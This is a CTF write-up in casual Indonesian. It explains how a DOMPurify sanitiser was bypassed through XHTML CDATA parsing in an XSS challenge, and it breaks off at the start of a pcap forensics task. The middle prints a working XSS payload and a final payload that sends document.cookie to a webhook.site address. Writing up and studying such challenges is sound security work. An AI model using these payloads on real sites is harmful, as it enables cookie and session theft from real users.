Eksploitasi Kerentanan XSS v2

Berikan sebuah website dengan kerentanan XSS, (ape yang king dimas masak nih woiiii 🔥 🗣️ !!)
Berikut adalah kode yang diberikan:

```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.2/purify.mi
n.js"></script>
<script>
    function normalize(s) {
        return new Promise((resolve, _) => {
            const frame = document.createElement("iframe");
            frame.sandbox = 'allow-same-origin';
            frame.hidden = true;
            frame.srcdoc = s;
            document.body.appendChild(frame);

            setTimeout(() => {
                const nestedFrames =
frame.contentWindow.document.querySelectorAll("iframe");
                nestedFrames.forEach(nestedFrame =>
nestedFrame.remove());
                const content =
frame.contentWindow.document.body.innerHTML;
                document.body.removeChild(frame);
                if (content.toLowerCase().includes("srcdoc"))
resolve("");
                resolve(content);
            }, 1000);
        });
    }
    async function main() {
        const url = new URL(location)
        const html = url.searchParams.get("html")
        if (html) {
            document.getElementById("parameterInput").value = html
            document.getElementById("html").innerHTML = await
normalize(DOMPurify.sanitize(html))
        }
```

```
    }

    main()
</script>
```

Sebenernya gwej sudah muak dengan client-side, namun dengan segenap hati bantuan mentor maka mengerjakannya pun tidak susah (walaupun agak edan dikit, ga ngaruh).


Disini kami sangat bingung untuk mencoba payload yang sebenarnya bisa melakukan alert, setahu saya "king" dimas lagi asik - asiknya membuat challenge XSS dengan intended yang sangat susah.

Namun disini mentor memberikan sebuah harapan dimana ada challenge yang hampir mirip (mirip karena pakek xhtml nya doang bjir 💀).
https://github.com/ImaginaryCTF/ImaginaryCTF-2023-Challenges/tree/main/Web/sanitized
Yang dimana sesuai dengan solution yang diberikan.

DOMPurify uses HTML parser by default, but XHTML parsing allows CDATA so it is possible to use a combination of `<style>` and CDATA to bypass it. Actual HTML payload should be encoded inside a HTML attribute.

Oleh karena itu langsung, kita eksekusi payload solver yang diberikan

```
<div><style><![CDATA[</style><div data-x="]]></style><img src='x' onerror='alert()'/><style><!--"></div><style>→</style></div>
```




We cooked it bro, selanjutnya kita dapat mengarahkan ke webhook milik kita masing - masing.
Tapi gatau njir gabisa pake fetch, akhirnya mentor memberikan arahan untuk menggunakan fungsi "location.replace".

Sehingga final payload didapat seperti ini:

```
<div><style><![CDATA[</style><div data-x="]]></style><img src='x'
onerror='location.replace(`https://webhook.site/m3nt0rz/?x`+document.cook
ie)' /><style><!--"></div><style>→</style></div>
```

Lalu ubah domain ke domain flag → “http://server” .
Sehingga flag berhasil didapatkan.




Flag : TSA{connection_pool_manipulation_to_get_xss}

Forensic

101 - Forensic

Diberikan sebuah file dengan ekstensi pcapng yang jika dibuka dengan wireshark maka akan terlihat seperti ini



Terlihat semua packet yang terlihat adalah packet ICMP, dan jika dilihat pada bagian data tiap packet terdapat header file PNG, yang berarti CTF player diharuskan untuk mengextract data tiap packet untuk mendapatkan sebuah gambar. Berikut adalah command yang kami gunakan untuk mengextract data dan hanya mengambil 32 bytes pertama